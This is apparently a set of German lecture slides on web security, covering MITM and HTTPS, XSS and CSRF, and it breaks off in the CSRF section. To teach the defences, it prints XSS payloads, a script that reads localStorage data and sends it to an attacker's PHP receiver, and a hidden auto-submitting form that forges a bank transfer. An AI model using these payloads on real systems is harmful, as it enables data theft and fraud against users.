

Webentwicklung

Querschnittsthema: Security

Inhalt dieser Einheit

1. Begriffe und Grundlagen
2. Angriffe und Gegenmaßnahmen
 1. MITM: Man-in-the-Middle
 2. XSS: Cross-Site-Scripting
 3. CSRF: Cross-Site-Request-Forgery
 4. Session-Hijacking
 5. SQL-Injection
 6. Information Disclosure
 7. RCE: Remote Code Execution

Begriffe und Grundlagen

Begriffe (1)

- **Sicherheit** (*safety*):
 - Geschütztsein gegen Unfälle
 - *Unfall*: unerwünschtes, unerwartetes Ereignis, führt zu Schaden
- **Schutz** (*security*):
 - Teilaspekt von *Sicherheit*, Widerstandsfähigkeit ggü. absichtlichen Angriffen
- **Informationssicherheit** (*information security*):
 - Integrität, Authentizität, Vertraulichkeit, Verfügbarkeit und Verbindlichkeit von Daten bleiben gewahrt.

Begriffe (2): Schutzziele

- **Integrität:**
 - keine unautorisierte unbemerkte Manipulation
- **Authentizität:**
 - Absender/Empfänger sind die behaupteten
- **Vertraulichkeit:**
 - unbefugte Dritte können Daten nicht lesen
- **Verfügbarkeit:**
 - Daten sind für Befugte abrufbar
- **(Verbindlichkeit:)**
 - (Autorenschaft kann nicht abgestritten werden)

Allgemeines zu Sicherheitsthemen

1. Absolute Sicherheit kann es nicht geben.

- *Als sicher gilt ein System allgemein, wenn erfolgreiche Angriffe für den Angreifer teurer als ihr Nutzen sind.*

2. Echte Angriffe bestehen oft aus mehreren Schritten.

- pro Schritt: wenige der Schutzziele nur ein bisschen verletzt
 - kann aber in der Summe ausreichen für großen Schaden
- *Jede Schwachstelle (vulnerability) wird auch ausgenutzt.*
- Beispiel: Vertraulichkeit (im kryptografischen Sinne)
 - Vertraulichkeit wird häufig durch Verschlüsselung erreicht
 - Angreifer: keine Rückschlüsse von Chiffre-Text auf Klartext
 - (d.h. bei abgefangenem Chiffre-Text und zwei möglichen Klartexten darf – bei angemessenem Arbeitsaufwand – keine Aussage möglich sein, die besser als zufällig, bzw. “Raten”, ist.)

Quelle: https://de.wikipedia.org/wiki/Ciphertext_Indistinguishability

Warn-Hinweise

Warnungen

1. Diese Einheit macht aus Ihnen keine Experten!

- Nur Einblick in wichtigste Angriffe und Gegenmaßnahmen
 - Es gibt viele weitere Angriffsmöglichkeiten
 - Auch nicht-technische (Stichwort: Social Engineering)

2. IT-Sicherheit ist ein Querschnittsthema!

- Es gibt kein “Sicherheits-Modul”, das man eben einbauen kann.
- Ein kleiner Fehler reicht, um ein ansonsten gutes Sicherheitskonzept zu stürzen.

3. Sicherheit ist für jede Web-Anwendung relevant!

- Auch wenn Sie selbst keine kritischen Daten verarbeiten, kann Ihre Anwendung durch Sicherheitslücken verwundbar sein,
- und damit zum Hilfsmittel werden für Angriffe auf Ihre Anwender (und andere Internet-Nutzer).


Grobes Schema für viele Angriffe

- Computer im Allgemeinen:
 - keine Unterscheidung von “gutem” und “bösem” Code
 - beides wird pflichtbewusst ausgeführt
 - (das ist ein [↗ unlösbares Problem](#))
- Webbrowser und Webserver:
 - sind (u.a.) dafür gemacht, Byte-Folgen als Programm-Code zu interpretieren und auszuführen
 - Beispiele: JavaScript, PHP, SQL, Shell-Skripte
- Angreifer-Perspektive:
 - Webbrowser und/oder Webserver dazu bringen, eigenen Quellcode auszuführen

Übersicht über heutige Angriffe

- Angriffsziel: Anwender einer Website
 - MITM (Man-in-the-Middle)
 - XSS (Cross-Site-Scripting)
 - CSRF (Cross-Site-Request-Forgery)
 - Session-Hijacking
- Angriffsziel: Website selbst
 - SQL-Injection
 - Information Disclosure
 - RCE (Remote Code Execution)
- Echte Angriffe oft bestehen aus mehreren Schritten
 - Ein Angriff: mehrere (oder alle) der o.g. Techniken kombiniert

Normaler Betrieb



- **Bewertung:**
 - **Integrität:** Server erhält originale Anfrage von Alice, und Alice die originale Antwort vom Server
 - **Authentizität:** Alice sendet tatsächlich Nachrichten an Server (und umgekehrt)
 - **Vertraulichkeit:** niemand liest die Kommunikation mit
 - **Verfügbarkeit:** Alices Anfragen werden beantwortet
- **Vertrauen:**
 - Server vertraut Alices Eingaben und nutzt sie zur Ausführung
 - Alice vertraut Servers HTML/JS/CSS und führt Code aus

MITM

Man-in-the-Middle Attacke

MITM: Angriff & Ablauf


- Eve steht zwischen Alice und dem Server



- Technischer Ablauf: überall im OSI-Stack
 - Layer 1: physisch in der Leitung
 - Layer 2-7: ARP Poisoning, IP Spoofing, SSL Hijacking, Cookie Injection, Man in the Browser
 - (Wen das interessiert: [↗ Details](#))
- Für uns heute im Fokus:
 - Eve kann HTTP-Nachrichten mitlesen
 - Eve kann HTTP-Nachrichten evtl. sogar manipulieren

MITM: Eigenschaften

- HTTP nutzt ASCII, d.h. Klartext



- Großes Schadens-Potential:
 - HTTP-Nachrichten können gelesen werden (**Vertraulichkeit**)
 - Nachrichten können manipuliert, zurückgehalten und gefälscht werden (**Integrität, Verfügbarkeit, Authentizität**)

MITM: Möglichkeiten

- Mit einer MITM kann Eve viel Schaden anrichten
 - weil sie Alice *und* dem Server etwas vortäuschen kann
 - MITMs sind extrem vielseitig, z.B.
 - Facebook-Chat mitlesen
 - E-Mails aus dem Gmail-Webinterface auslesen
 - Im POST-Request einer Banküberweisung das Empfängerkonto ändern
- Reale Beispiele:
 - **GCHQ & NSA:** [↗](#) unverschlüsselter Datenverkehr zwischen Rechenzentren von Google und Yahoo! mitgeschnitten
 - **NSA:** [↗](#) Anonymisierung des TOR-Netzwerks umgehen
- Video: [↗](#) “Man in the Middle Attacks & Superfish” (13:28)

MITM: Abwehr

- Standard-Antwort: Verschlüsselung, hier [↗ HTTPS](#)
 - Erinnerung: HTTP-Nachrichten über TCP-Verbindung
 - HTTPS: Schicht zwischen HTTP und TCP
 - HTTP-Nachricht → Verschlüsselung → TCP-Verbindung → Entschlüsselung → HTTP-Nachricht
- Bewertung:
 - **Vertraulichkeit** und **Integrität** gewährleistet
 - Verschlüsselte Daten lassen sich nicht lesen und nicht unbemerkt gezielt verändern
 - d.h. zwischen Sender und Empfänger ist die Kommunikation *sicher*




MITM: HTTPS

- Entwicklersicht: kaum spürbar, HTTPS ist transparent
 - Backend: empfängt HTTP-Requests & erzeugt HTTP-Responses
 - Frontend: abzurufende URLs haben `https`-Schema statt `http`
 - bei relativen Pfaden also kein Unterschied
- Technisch:
 - Ports: HTTP auf `80`, HTTPS auf `443` → zwei Prozesse
 - klassische Behandlung: gleiche Antworten über beide Protokolle
 - <http://zieris.net/webdev> und <https://zieris.net/webdev>
 - immer häufiger: “Upgrade”, z.B. bei YouTube

```
GET / HTTP/1.1  
Host: www.youtube.com
```

```
HTTP/1.1 301 Moved Permanently  
Location: https://www.youtube.com/
```

MITM: Server-Authentizität

- HTTPS nutzt Public-Key-Verfahren mit “Zertifikaten”
 - selbst-signierte Zertifikate:
 - **Vertraulichkeit** und **Integrität**: ✓
 - aber keine **Authentizität**: Empfänger muss Sender vertrauen
-  Diese Verbindung ist nicht sicher
- Reparatur: Zertifikate von vertrauenswürdigen Stellen
 - Ergebnis: Infrastruktur ([↗ PKI](#)) mit Zertifizierungsstellen (CAs)
 - CAs vergeben Zertifikate verschiedener Klassen, z.B.
 - [↗ Domain-validated \(DV\)](#):  Sicher | <https://zieris.net/>
 - man überzeugt CA davon, dass man die Domain besitzt
 - recht einfach und kostenlos über die CA [↗ “Let’s Encrypt”](#)
 - [↗ Extended Validation \(EV\)](#):  ING-DiBa AG [DE] | <https://www.ing-diba.de>
 - CA außerdem davon überzeugen, dass man eine Organisation mit bestimmten Eigenschaften ist
 - kostspielig (~300-600 \$/Jahr)

MITM: Client-Authentizität


- Es gibt auch Client-Zertifikate
 - (und [Symfony](#) unterstützt das zur Authentisierung)
 - werden aber kaum benutzt
- Stattdessen: zusätzlicher Kanal
 - z.B. [Zwei-Faktor-Authentisierung](#) oder [Mobile TAN](#)

XSS

Cross-Site-Scripting

XSS: Angriff

- Eve sorgt dafür, dass JavaScript-Code in Alices Browser ausgeführt wird



- Eves JavaScript-Code kann vieles bewirken, z.B.
 - lokale Daten auslesen (**Vertraulichkeit**)
 - HTTP-Anfragen senden, z.B. mit Daten an Eve (**Vertraulichkeit**) & Vorbereitung für **Session-Hijacking** und **CSRF** (**Authentizität**)

XSS: Ablauf

- Allgemein:
 - Verwundbare Website speichert ungefilterte Nutzereingaben
 - Website zeigt Eingaben ungefiltert anderen Nutzern an
- Beispiel: *Kommentarbereich eines Blogs*
 - Eve schreibt: `<script>alert('Hallo Welt');</script>`
 - Backend speichert Kommentar
 - Alice ruft Blog auf, Backend erzeugt HTML-Ausgabe:

```
<h2>Kommentare</h2>
<p><b>Autor:</b> Eve</p>
<p><script>alert('Hallo Welt');</script></p>
```

- Alice sieht Textmeldung “Hallo Welt”
 - d.h. Eves JavaScript-Code wurde in Alices Browser ausgeführt

XSS: Möglichkeiten

- Eves JavaScript-Code kann Vieles beinhalten, z.B.:
 - Werte aus `localStorage` lesen und per Base64 kodieren

```
<script>var mails = localStorage.getItem('gmail-cache');
document.write('');</script>
```

- Ergebnis nach Ausführung in Alices DOM (gekürzt)

```

```

- Alices Browser erzeugt HTTP-Request (gekürzt)

```
GET /img.php?m=W3siZnJvbSI6InBldGVyIi... HTTP/1.1
```

- Eves PHP-Skript nimmt Alices private Daten entgegen:

```
$mails = json_decode(base64_decode($_GET['m']), true);
// $mails speichern oder weiterverarbeiten
```

- JavaScript kann auch POST-Requests erzeugen
 - praktisch beliebig viel Inhalt im HTTP-Body

XSS: Möglichkeiten

- XSS-verwundbare Website: potenzielle Virenschleuder
 - Eves Code wird im Browser *jeden* Aufrufers ausgeführt
 - HTTP-Anfragen aus deren Browsern: wie manuell ausgelöst
 - Eves Code könnte z.B. jeden Betrachter dazu bringen, *selbst* infizierte Kommentare unter Blog-Posts zu schreiben
- Reale Beispiele:
 - [🔗 “How The Self-Retweeting Tweet Worked”](#) (Video, 6:16)
 - [🔗 “Kritische Wordpress-Lücke betrifft 86 Prozent der Seiten”](#)
 - [🔗 Samys MySpace-Wurm](#) (schnellster Virus aller Zeiten)
- Weiteres Video:
 - [🔗 “Cracking Websites with Cross Site Scripting”](#) (8:33)

XSS: Ablauf mit URL

- XSS-Attacken brauchen keine persistente Speicherung
 - sofortige Ausgabe von Nutzereingaben reicht
- Verwundbare Anwendung:

```
<p><?php echo "Suchergebnisse für '" . $_GET['q'] . "'"; ?></p>
```

- Erhoffte Anfrage

```
GET /search.php?q=Apfelkuchen HTTP/1.1
```

- Geplante Ausgabe


```
<p>Suchergebnisse für 'Apfelkuchen'</p>
```

- Manipulierte Anfrage (gekürzt):

```
GET /search.php?q=%3Cscript%3Ealert(%22Hallo%20Welt%22... HTTP/1.1
```

- JavaScript-Code (`<script>alert("Hallo Welt")</script>`) wird in HTML-Dokument eingebaut und beim Aufrufer ausgeführt

XSS: Ablauf mit URL




- Eves HTML-E-Mail an Alice:

```
Hast du das schon gelesen: http://awesome-blog.com/search.php?q=Verschw%C3%B6rung%3Cscript%3Econsole.log\(%27xss%27\)%3C/script%3E  
http://awesome-blog.com/search=Verschwörung</a>? Krass!
```

Hast du das schon gelesen: <http://awesome-blog.com/search=Verschwörung?> Krass!

XSS: Abwehr

- Angriffspunkt: Server vertraut Nutzereingaben



- Merke: **Nutzereingaben niemals vertrauen**
 - Bei Eingabe (vor dem Speichern) validieren und bereinigen
 - Bei Ausgabe filtern oder escapen

XSS: Abwehr in Symfony

- Eingabe: Daten bereinigen (z.B. mit [Data Transformers](#))
- Ausgabe: Twig escaped Variablen automatisch
 - Twig-Template:

```
<p><b>Kommentar:</b> {{ comment }}</p>
```

- HTML-Ausgabe mit `['comment' => '<script>...</script>']`:

```
<p>Kommentar:<b> &lt;script&gt;...&lt;/script&gt;</p>
```

- Durch Escaping wird der Code angezeigt, aber nicht ausgeführt:

Kommentar: <script>...</script>

- Escaping ausschalten mit `raw`-Filter (auf eigene Gefahr):


```
<p><b>Kommentar:</b> {{ comment|raw }}</p>
```

CSRF

Cross-Site-Request-Forgery

CSRF: Angriff mit XSS

- Eve sorgt dafür, dass Alices Browser einen bestimmten HTTP-Request abschickt, z.B. über XSS-Schwachstelle:




- Eve hinterlässt infizierten Kommentar unter Blog-Post
- Alice ruft Blog-Post auf, Eves JavaScript-Code wird ausgeführt

```
document.write('');
```

- Alices Browser ruft URL auf
 - wenn Alice authentisierter Blog-Administrator ist: Artikel gelöscht

CSRF: Angriff ohne XSS



- Eves Website hat unsichtbares Formular

```
<form action="https://bank.de/ueberweisung" action="post">  
  <input type="hidden" name="to" value="DE12 5124 1234 1234 00">  
  <input type="hidden" name="amount" value="1000.00"></form>  
<script>document.onload=function(){document.forms[0].submit();}</script>
```

- Alices Browser schickt POST-Request an Banking-Seite
 - wenn Alice authentisiert ist: Überweisung von 1000 € an Eve

CSRF: Eigenschaften

- Voraussetzung: Eve kann über HTML- und/oder JavaScript-Code in Alices Browser bestimmen
 - XSS kann dafür hilfreich sein, ist aber nicht nötig
- Betrachtung der Schutzziele:
